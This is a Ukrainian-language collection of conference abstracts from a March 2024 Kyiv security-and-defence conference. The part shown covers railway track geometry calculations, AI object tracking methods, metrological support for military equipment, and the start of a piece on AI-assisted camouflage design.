ЕКОГІНТОКС
НАУКОВИЙ ЦЕНТР Л.І. МЕДВЕДЯ 1994

CyberLab
Комп'ютерна криміналістика

УКР ТЕЛЕРАДІОПРЕСІНСТИТУТ

Впровадження інноваційних технологій та модернізація технічної складової сектору безпеки і оборони як вагомий чинник у боротьбі з агресором

МІЖВІДОМЧА НАУКОВО-ПРАКТИЧНА КОНФЕРЕНЦІЯ

27 березня 2024 року, м. Київ

УКРАЇНСЬКИЙ НАУКОВО-ДОСЛІДНИЙ ІНСТИТУТ СПЕЦІАЛЬНОЇ ТЕХНІКИ ТА СУДОВИХ ЕКСПЕРТИЗ СЛУЖБИ БЕЗПЕКИ УКРАЇНИ

ВПРОВАДЖЕННЯ ІННОВАЦІЙНИХ ТЕХНОЛОГІЙ ТА МОДЕРНІЗАЦІЯ ТЕХНІЧНОЇ СКЛАДОВОЇ СЕКТОРУ БЕЗПЕКИ І ОБОРОНИ ЯК ВАГОМИЙ ЧИННИК У БОРОТЬБІ З АГРЕСОРОМ

Збірник матеріалів міжвідомчої науково-практичної конференції

27 березня 2024 року

м. Київ

УДК 351.746.1+351.86]:[004:001.95]](477-651.2:470-651.1)(06)
В80

Рекомендовано до друку Науково-технічною радою ІСТЕ СБУ
(протокол № 4 від 29 травня 2024 року)

В80 Впровадження інноваційних технологій та модернізація технічної складової сектору безпеки і оборони як вагомий чинник у боротьбі з агресором : зб. матеріалів міжвідомчої науково-практичної конференції, 27 березня 2024 р., Київ / [відп. ред. Парфило О.А.] ; Укр. наук.-дослід. ін.-т спец. техніки та судових експертиз Служби безпеки України. — Київ : ІСТЕ СБУ, 2024. — 298 с.

ISBN 978-617-8013-62-2

Збірник сформований за матеріалами доповідей і презентацій учасників міжвідомчої науково-практичної конференції «Впровадження інноваційних технологій та модернізація технічної складової сектору безпеки і оборони як вагомий чинник у боротьбі з агресором», що відбулася 27 березня 2024 року.

Автори розглянули питання використання новітніх технологій, зокрема штучного інтелекту при розробці та застосуванні роботизованих комплексів і безпілотних літальних апаратів (БПЛА), впровадження сучасних інструментів для OSINT розвідки тощо.

Розраховано на представників суб'єктів сектору безпеки і оборони України, співробітників судових, правоохоронних органів і спеціальних служб, установ судової експертизи, науковців, викладачів, аспірантів, ад'юнктів та докторантів закладів вищої освіти.

ISBN 978-617-8013-62-2

УДК 351.746.1+351.86]:[004:001.95]](477-651.2:470-651.1)(06)

ЗМІСТ

ТЕЗИ ДОПОВІДІ

ПРЕЗЕНТАЦІЇ

АНДРЄЄВ Володимир Сергійович,
кандидат технічних наук,
старший науковий співробітник
Дніпропетровського науково-дослідного
інституту судових експертиз
Міністерства юстиції України

УДОСКОНАЛЕННЯ МЕТОДИКИ РОЗРАХУНКУ СЕРЕДНЬОКВАДРАТИЧНИХ ВІДХИЛЕНЬ ГЕОМЕТРИЧНИХ ПАРАМЕТРІВ КОЛІЇ

Визначення теоретичних значень геометричних параметрів з використанням полінома другого і третього порядку.

У зв'язку з тим, що знаходити теоретичне значення необхідно в перехідній кривій, то було ухвалено рішення розраховувати відхилення певного значення від середньої спрямленої лінії шляхом апроксимації поліномам значень, розташованих на відстані не 50 метрів, а 30 метрів до та після відносно цього значення. Таке рішення було ухвалено з тієї причини, що довжину прямих ділянок з відведення підвищень і кривизни згідно з [3] приймають не меншою, ніж 30 метрів.

Для розв'язання цієї задачі, як приклад, було взято ділянку кривої на перегоні з такими параметрами: радіус 2800 метрів, довжина 220 метрів, початок кривої 1230 км пк 4 і кінець 1230 км пк 6 + 20 м.

Проаналізувавши поліномом безпосередньо кругову криву на довжині в 100 метрів, при використанні значень розташованих на відстані 30 метрів до та після відносно цього значення, ми побачили, що показання СКЗ ГПП змінилися відносно початкових значень, що показано на рис. 1.




Рисунок 1. Зміна СКО в круговій кривій радіусом 2800 м на перегоні А – Б

Далі для аналізу СКО ГПП на даній кривій з урахуванням перехідних кривих було прийнято рішення апроксимувати поліномам значення

розташованих і в кожну сторону від початку перехідних кривих на відстані 200 метрів. Для цього за допомогою ЕОМ і програми Maple склали рівняння полінома другого і третього порядку для знаходження теоретичних значень геометричних показників і перевірили правильність виконання відповідних розрахунків. Усі складені розрахунки показано в додатках.

Опрацювавши дані рівняння в програмі Excel (рис. 2, 3, 4) на прикладі геометричного параметра - рівень, ми змогли, побудувавши графіки, побачити його теоретичні значення в кожній точці вимірювання.




Рисунок 2. Методика складання рівнянь полінома в програмі Excel для знаходження теоретичних значень показника - рівень




Рисунок 3. Методика складання рівнянь полінома другого порядку в програмі Excel для знаходження теоретичних значень показника - рівень

Аналогічно було складено рівняння полінома третього ступеня, але результатами отриманих розрахунків не представляється можливим скористатися у зв'язку з нестабільними значеннями коефіцієнта полінома (рис. 4). Можливість використання полінома третього ступеня потребує додаткових математичних досліджень. У цій роботі всі розрахунки обмежилися поліномом другого ступеня.




Рисунок 4. Методика складання рівнянь полінома третього порядку в програмі Excel для знаходження теоретичних значень показника - рівень

Після складання рівнянь було побудовано графіки. Графік фактичних значень за ідеального положення шляху повинен мати форму трапеції, але побудувавши його (рис. 5), можна побачити, що фактичні показники (червоний колір) не мають у своїх значеннях плавності. Побудувавши графік теоретичних значень за апроксимацією прямою (синій колір), було знайдено усереднене значення фактичного параметра.

Як видно з графіка в межах прямої або кругової кривої безліч теоретичних усереднених значень близька до прямої. У зоні переходу від прямої до перехідної і від перехідної до кругової кривої спостерігається істотне відхилення усереднених теоретичних значень від фактичних. Множина набуває згладженої форми. Так, у цих точках різниця між фактичними і теоретичними значеннями набуває значних величин. У разі використання полінома другого ступеня з апроксимацією рухомої ділянки завдовжки 60 метрів множина усереднених теоретичних значень правильніше описує фактичні значення параметра протягом усього шляху. У разі використання полінома другого ступеня з апроксимацією рухомої ділянки завдовжки 100 (2*50) метрів множина усереднених теоретичних значень приймає середнє значення між

першим і другим варіантом. У подальших розрахунках використовувалася апроксимація ділянки довжиною 60 (2*30) метрів.

На підставі вищевикладеного було отримано значення квадратів відхилень усіх геометричних параметрів у кожній точці від їхніх усереднених "теоретичних" значень.




Рисунок 5. Результат побудови фактичних і теоретичних значень показника для кривої ділянки колії перегону А - Б

Далі було отримано середньоквадратичні відхилення фактичних параметрів від їхніх усереднених теоретичних значень на всій досліджуваній ділянці для кожного геометричного параметра і для кожного місяця періоду спостережень.

Отже, для отримання СКВ як у прямих і кругових кривих, так і перехідних кривих, базове значення для визначення відхилень може бути знайдено апроксимацією фактичних значень поліномом другого ступеня.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Правила технічної експлуатації залізниць України. К.: Транспорт України, 2002. Затверджена наказом МТУ від 20.12.96 № 411 із змінами і доповненнями внесеними наказами УЗ – останні від 19.03.2002 № 179.
2. Інструкція з улаштування та утримання колії залізниць України. К.: ЦП – 0269, 2012. Затверджена наказом Укрзалізниці від 01.03.2012р. № 072–Ц.
3. Проведення досліджень та обґрунтування необхідності й строку виконання суцільної післяосадочної виправки колії. Звіт по НДР ДНУЗТ. Дніпропетровськ, 2008.
4. Технічні вказівки по улаштуванню, укладанню й утриманню безстикової колії. К.: ЦП–0266, 2012р.

АРПЕНТІЙ Сергій Петрович,
провідний науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

ДЕЯКІ АСПЕКТИ ВІЗУАЛЬНОГО ВІДСТЕЖЕННЯ ОБ'ЄКТІВ З ВИКОРИСТАННЯМ ШТУЧНОГО ІНТЕЛЕКТУ

Візуальне відстеження об'єктів є актуальним напрямком в галузі комп'ютерного зору та має важливе значення для практичних застосувань, таких як відеоспостереження та навігація безпілотних транспортних засобів. Алгоритми відстеження зазвичай поділяються на дві категорії: короткострокове відстеження і довгострокове відстеження об'єктів. Короткострокове відстеження передбачає оцінку точних позицій і масштабів об'єкту в полі зору камери, навіть якщо його не видно повністю. На практиці використовується багато трекерів, які показали хорошу ефективність в короткостроковому відстеженні. Прикладом таких трекерів можуть бути – OTB або VOT2017.

Завдання оцінки ефективності довгострокового моніторингу об'єктів потребує врахування множини факторів, що робить його багатогранним та складним для дослідження. На відміну від короткострокових сценаріїв, довгострокове відстеження вимагає захоплення об'єкта протягом тривалих послідовностей, що передбачає часті зникнення та повторні появи об'єкта. На додаток до загальних проблем, що виникають у короткострокових сценаріях, довгострокові сценарії мають довжину кадрів майже вдесятеро більшу. Додатковою складністю при довгостроковому відстеженні є значна кількість відсутніх міток, що робить необхідним розробку методів, які дозволяють трекерам точно оцінювати наявність або відсутність об'єкта, що відстежується. Крім того, довгострокові трекери повинні мати можливість повторного виявлення об'єкту по всьому зображенню [1].

Незважаючи на актуальність та практичну цінність, проблематика довгострокового відстеження об'єктів не була пріоритетом для дослідницького співтовариства в сфері штучного інтелекту.

Аналіз сучасних методів довгострокового відстеження об'єкту свідчить про те, що алгоритм TLD (long-term tracking algorithm) використовує методику побудовану на основі оптичного потоку для локалізації об'єкта в межах кадру та масив слабких класифікаторів для його повторного виявлення на всьому зображенні. Метод MUSTer (MUlti-Store Tracker), в свою чергу, використовує класифікатор для короткострокової локалізації об'єкта та алгоритм зіставлення ключових точок для його глобального пошуку. В той же час, трекер CMT (Consensus-based Matching and Tracking of Keypoints for Object Tracking) в основному використовує зіставлення ключових точок для довгострокового відстеження. Хоча ці трекери здійснюють пошук цілей по всьому зображенню,

їхня ефективність знижується через використання неефективних низькорівневих функцій. Проте методи мають свої переваги та недоліки, що робить вибір оптимального алгоритму залежним від конкретних умов та задач довгострокового відстеження об’єкту.

Для подолання цих обмежень у трекерах LCT (long-term correlation tracking) і PTAV (parallel tracking and verifying) було реалізовано схему повторного виявлення об’єкту для довготривалого відстеження. З ціллю покращення результатів довгострокового відстеження рекомендується використовувати алгоритми, які не обмежуються локальним пошуком і здатні враховувати можливість значного віддалення об’єкта від його попереднього місця розташування. Отже, ці підходи виявляються неефективними, як тільки об’єкт зникає з поля зору. Слід зазначити, що FCLT (fully-correlational long-term tracker) використовує навчання кореляційних фільтрів в реальному часі, динамічно розширюючи діапазон пошуку з часом.

У контексті довгострокового відстеження об’єктів, доцільно дослідити алгоритм, що ґрунтується на принципах глибокого навчання. Цей алгоритм поєднує регресійну та верифікаційну мережі, що забезпечує його високу ефективність [2]. Регресійна мережа генерує множину потенційних локацій об'єкта, використовуючи об'єктно-орієнтовані ознаки та інтегруючи мережу регіональних пропозицій (RPN – region proposal network). Одночасно мережа верифікації, класифікатор згорткових нейронних мереж (CNN – verification network is an online-learned), яка навчається в режимі реального часу, критично оцінює згенеровану множину потенційних локацій. Такий двомережевий підхід забезпечує точну локалізацію відстежуваного об'єкта і запускає повторне виявлення по всьому зображенню, коли це вважається необхідним. Завдяки можливостям глибокого навчання, даний алгоритм має потенціал подолати обмеження традиційних трекерів, що ґрунтуються на виокремленні ознак. Що робить його перспективним інструментом для покращення довгострокової точності та надійності відстеження.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. C. Ma, X. Yang, C. Zhang, and M. H. Yang “Long-term correlation tracking,” in 2015 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), June, 2015, pp. 5388–5396.
2. H. Nam, B. Han “Learning multi-domain convolutional neural networks for visual tracking.”, In: IEEE Conference on Computer Vision and Pattern Recognition (CVPR) , 2016, pp. 4293–4302.

АТАМАНЕНКО Микола Валерійович,
молодший науковий співробітник
науково-дослідної лабораторії
(метрологічного забезпечення)
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут
БЕЗНОСЕНКО Сергій Юрійович,
начальник науково-дослідного відділу
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут
КОРОТЧЕНКО Людмила Анатоліївна,
провідний науковий співробітник
науково-дослідної лабораторії
(метрологічного забезпечення)
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут

РОЛЬ МЕТРОЛОГІЧНОГО ЗАБЕЗПЕЧЕННЯ У ПІДВИЩЕННІ ЯКОСТІ ОЗБРОЄННЯ, ВІЙСЬКОВОЇ ТА СПЕЦІАЛЬНОЇ ТЕХНІКИ, ЕФЕКТИВНОСТІ ВИРОБНИЦТВА ОБОРОННОЇ ПРОДУКЦІЇ

З розвитком науки і техніки вимірювання все більше ускладнюється, збільшується кількість вимірювань різноманітних величин. Вимірювання являються основою наукових знань, використовуються для обліку матеріальних ресурсів, забезпечення відповідної якості продукції, взаємозамінності деталей та вузлів, удосконалення технології, автоматизації виробництва, стандартизації й для багатьох інших галузей діяльності людини, включаючи й оборону держави. Разом з тим важливу роль в розвитку озброєння, військової та спеціальної техніки (далі – ОВСТ) відіграє його метрологічне забезпечення, яке визначає фактичні параметри при проєктуванні, виробництві, експлуатації та утилізації зразків озброєння.

Для досягнення високої ефективності сучасних зразків ОВСТ при їх створенні використовуються складні технологічні процеси, а до основи їх функціонування закладаються комплекси механічних, електричних, електронних, оптичних та інших систем, успішна взаємодія яких забезпечується їх сумісності, тобто. точній відповідності їх характеристик встановленим нормам, що досягається, насамперед, проведенням вимірювань при розробці та виробництві ОВСТ.

Створення ОВСТ пов'язане з величезною кількістю вимірювань, що здійснюються на макетах, дослідних зразках, у ході технологічних процесів на всіх етапах розробки та виробництва ОВСТ. Вимірювання та заходи щодо забезпечення їх єдності об'єднуються єдиним поняттям метрологічне забезпечення (далі – МлЗ) оборонно-промислового комплексу (далі – ОПК), яке

традиційно визначається як комплекс заходів щодо встановлення та застосування наукових та організаційних засад, технічних засобів, правил та норм, необхідних для досягнення єдності, необхідної точності, повноти, своєчасності, оперативності вимірювань та достовірності контролю параметрів та характеристик ОВСТ у процесі їх розробки та виробництва. Єдність вимірів, як одна із складових МлЗ – це такий стан вимірів, при якому їх результати виражені у допущених до застосування в Україні одиницях величин, а показники точності вимірів не виходять за встановлені межі. Єдність вимірювань необхідна для забезпечення сумісності результатів вимірювань, виконаних у різний час, у різних місцях та в різних умовах, з використанням різних методів та засобів вимірювань [1].

Метрологічне забезпечення – це комплекс заходів, спрямованих на досягнення єдності вимірювань та достовірності контролю параметрів об'єктів вимірювань військового призначення у ЗС України, інших військових формувань [2].

Метрологічне забезпечення – широке поняття, що потребує обов'язкового уточнення в залежності від завдань, які перед ним ставляться. Допускається застосування таких термінів, як: “метрологічне забезпечення вимірювань”, “метрологічне забезпечення виробництва”, “метрологічне забезпечення систем якості”, “метрологічне забезпечення стандартизації” тощо [3]. В контексті здійснення метрологічного забезпечення озброєння та військової техніки необхідно конкретизувати поняття метрологічного забезпечення в рамках відповідних стадій життєвого циклу зразків озброєння. Отже, метою доповіді є окреслення завдань процесу метрологічного забезпечення озброєння та військової техніки, проаналізувати нормативно-правові основи метрологічного забезпечення озброєння та військової техніки на всіх стадіях його життєвого циклу, зокрема, в процесі розробки и виробництва.

Метрологічне забезпечення озброєння та військової техніки організовується та здійснюється відповідно до Закону України № 1314-VII від 15.06.14 “Про метрологію та метрологічну діяльність” [4] та інших нормативних документів [5, 6], які визначають правові основи забезпечення єдності вимірювань в Україні, завдання, порядок організації і особливості метрологічної діяльності у сфері оборони, а також мету, завдання, порядок організації й здійснення метрологічного забезпечення в системі Міністерства оборони України та Збройних Силах України, регулюють відносини у сфері метрологічної діяльності та спрямовані на захист громадян і національної економіки від наслідків недостовірних результатів вимірювань.

Основною метою МлЗ у процесі розробки та виробництва ОВСТ є: забезпечення необхідної якості ОВСТ шляхом досягнення необхідної точності, повноти, своєчасності та оперативності вимірювань, сумісності результатів вимірювань, достовірності контролю параметрів та характеристик ОВСТ з урахуванням вимог безпеки та безаварійності; забезпечення інноваційного розвитку військових технологій, ефективності науково-дослідних та дослідно-конструкторських робіт, виробництва та експлуатації ОВСТ, скорочення

термінів їх створення та випробувань; забезпечення безпеки життя людей та охорона навколишнього середовища на стадіях життєвого циклу ОВСТ; економія всіх видів ресурсів у ході створення та капітального ремонту ОВСТ. При розгляді метрологічного забезпечення процесу розробки та виробництва ОВСТ можна виділити організаційні, технічні, нормативно-правові та кадрові засади її функціонування [7].

В ході виробництва ОВСТ необхідні показники якості досягаються за допомогою вимірювального контролю кожної операції технологічного процесу. На цьому етапі виконуються роботи по автоматизації процесів вимірювання та вимірювального контролю, проводиться аналіз та визначаються методи і засоби вимірювання у технологічних процесах, розробляються методики виконання вимірювань і проводиться їх атестація, якщо це передбачено відповідними нормативними документами, технологічні процеси та технічна документація підлягають метрологічній експертизі. Разом з тим під час виробництва ОВСТ однією з важливих задач МлЗ є виявлення порушень вимог щодо процесу виробництва. Для запобігання цих порушень необхідно оснастити промислове обладнання вимірювальними засобами, які слідкували б за його станом і станом оброблюючого інструменту. Також у автоматизованому виробництві все більш широкого застосування знаходять роботи, можливості яких в значній мірі визначаються здібностями орієнтуватися у навколишньому середовищі, пристосовуватися до неї та реагувати на її зміни. Для цього вони повинні мати у своєму складі вимірювальні пристрої (рис. 1).

Рис. 1. Підготовка вимірювальних засобів для проведення МлЗ.

Тому, при управлінні якістю виробництва все більше уваги приділяється контрольованості (спостерігаємості) технологічного процесу. Основною метою МлЗ ОВСТ в процесі виробництва є випуск виробником ОВСТ, що відповідає вимогам конструкторської, технологічної і нормативної документації, а також попередження виробничого браку та отримання інформації про якість готових зразків ОВСТ і стан технологічного процесу.

Слід зазначити, що на даний момент розроблено та актуалізовано значну частину основних документів зі стандартизації оборонної продукції, що

визначають питання МлЗ на підприємствах ОПК. Ця робота триває. Зокрема, відповідно до плану стандартизації оборонної продукції в даний час проводиться переробка цілої низки державних військових стандартів на різну продукцію та процеси, що містять вимоги щодо МлЗ на різних стадіях життєвого циклу цієї продукції. У зв'язку з цим потрібно проведення значного обсягу робіт з гармонізації даних документів зі стандартизації оборонної продукції з нововведеними основними документами по МлЗ військової техніки. Також необхідне проведення робіт із перегляду документів системи загальних технічних вимог до ОВСТ, які регламентують питання МлЗ у ОПК України.

Таким чином, заходи, що передбачені, дозволять скоротити технологічну залежність ОПК України від постачання вимірювальної техніки імпортного виробництва та створити умови для оснащення сучасними зразками вимірювальної техніки з покращеними метрологічними та технічними характеристиками.

На даний час у системі Міністерства оборони України створено повноцінну систему метрологічного забезпечення військ, визначено законодавчі, нормативні, методичні та організаційні її основи. Слід урахувати, що нині - в період збройної боротьби з російським агресором, метрологічна діяльність у сфері оборони має особливості, пов’язані з потребою підтримання боєготовності військ, оперативного відновлення їхньої бойової спроможності під час бойових дій (рис. 2).

Рис. 2. Робота військових метрологів по перевірці зразків ОВСТ.

Також на плечах метрологів – розробка, виробництво, випробування, експлуатація, ремонт, утилізація озброєння і військової техніки та забезпечення життєдіяльності особового складу у складних умовах. Групи метрологів працюють в районах бойових дій, залучаються у процес відновлення боєздатності бронетанкового озброєння і техніки. Вимоги жорсткі тому що ситуація потребує високої оперативності метрологічних робіт. Часто виникає потреба їхнього виконання безпосередньо в місцях розташування військ.

Метрологічне забезпечення експлуатації ОВСТ в бойових умовах – це комплекс наукових та організаційно-технічних заходів, що направлені на виконання точних та своєчасних вимірювань, дотримання єдності, необхідної

точності вимірювань та підвищення достовірності вимірювального контролю параметрів в процесі експлуатації ОВСТ. Військові метрологи в районі ведення бойових дій займаються повіркою засобів вимірювальної техніки, які контролюють параметри озброєння – тиск в гарматах, напругу, що подається у ту чи іншу частину озброєння (зокрема авіаційної техніки), частоту та фазу сигналів та багато іншого [8]. Проводять обслуговування не тільки військових частин та установ Збройних Сил і Міністерства оборони, а й Міністерства внутрішніх справ, Державної прикордонної служби, Державної служби України з надзвичайних ситуацій.

Підсумовуючи вищенаведене слід наголосити, що підвищення ефективності виробництва ОВСТ і якості її зразків не можливе без досягнення необхідної достовірності кількісної інформації про значення параметрів, які характеризують зразки ОВСТ, що розробляються, створюються та експлуатуються. Правильне розуміння необхідності та важливості мети і задач МлЗ ОВТ на всіх стадіях його життєвого циклу дозволяє організувати належне метрологічне забезпечення ОВСТ та досягти високих показників його боєготовності, якості, надійності та конкурентоспроможності.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Пупань Л. И., Федорович В. А. Метрологическое обеспечение качества продукции. Учебное пособие. Харьков: НТУ “ХПИ”, 2019, 149 с.
2. ДСТУ ISO 9001:2015. Система управління якістю. Вимоги // Державний стандарт України. – Київ: Держстандарт, 2015, 32 с.
3. Биченков В., Коцюруба В., Власов І. Метрологічне забезпечення озброєння та військової техніки на стадіях його життєвого циклу. *Journal of Scientific Papers “Social Development and Security”*, 2021. Vol. 11, No. 5, URL: https://media.neliti.com/media/publications/545587-metrological-support-of-weapons-and-mili-22992734.pdf (дата звернення 18.03.2024).
4. Про метрологію та метрологічну діяльність: Закон України (із змінами) від 05.06.2014 № 1314-VII. URL: https://zakon.rada.gov.ua/laws/show/1314-18#Text (дата звернення 18.03.2024).
5. Положення про метрологічну службу Міністерства оборони України та Збройних Сил України: затв. наказом Міністерства оборони України від 24.05.2017 р. № 288.
6. Керівництво з організації та порядку експлуатації вимірювальної техніки у Збройних Силах України: затв. наказом заступника Міністра оборони з озброєння – начальника Озброєння Збройних Сил України від 01.06.2001 № 79.
7. Гонсьор О. Й., Микийчук М. М. Метрологічне забезпечення якості виробництва. Львів: Видавництво Держ. ун-ту «Львівська політехніка», 2012, С. 202- 205.
8. Кононов В. Б., Шевяков Ю. І., Кушнерук Ю. І. Методика оцінювання ефективності планування метрологічного обслуговування зразків озброєння та військової техніки виїзними метрологічними групами. *Системи озброєння і військова техніка*. 2016. № 2 (46). С. 32-34.

БАШКИРОВ Олександр Миколайович,
кандидат технічних наук, доцент,
провідний науковий співробітник
науково-дослідного відділу ЦНДІ ОВТ ЗС України
ПАРФИЛО Артем Олегович,
здобувач вищої освіти факультету дизайну
Київського національного університету технологій та дизайну

ДЕЯКІ АСПЕКТИ ВИКОРИСТАННЯ МОЖЛИВОСТЕЙ ШТУЧНОГО ІНТЕЛЕКТУ ПІД ЧАС СТВОРЕННЯ КАМУФЛЯЖУ

У світі стрімкого технологічного розвитку, де винаходи та інновації надають людству неймовірні можливості, штучний інтелект (далі – ШІ) виступає як ключовий каталізатор змін у багатьох сферах нашого життя. Одним з визначальних напрямів застосування штучного інтелекту є його вплив на військову та цивільну безпеку. Створення ефективного і практичного камуфляжу, завжди було актуальною та стратегічно важливою задачею для сил оборони. І ось тепер, завдяки швидкому розвитку технологій машинного навчання та обробки великих обсягів даних, ми перебуваємо на межі нової ери в цій сфері. Інноваційні підходи до використання ШІ для створення камуфляжу відкривають нові перспективи, які можуть змінити парадигму військової та цивільної безпеки. В цій роботі ми проаналізуємо потенціал штучного інтелекту для розробки і вдосконалення камуфляжних технологій, розглянемо ключові виклики та переваги інноваційних підходів у цій галузі, а також висвітлимо можливі напрямки майбутнього розвитку.

На сьогодні існує класичний визначений алгоритм створення камуфляжу, зазвичай він включає в себе 3 етапи, кожен з яких виконується людьми, а саме спеціалістами у царині маскування [1].

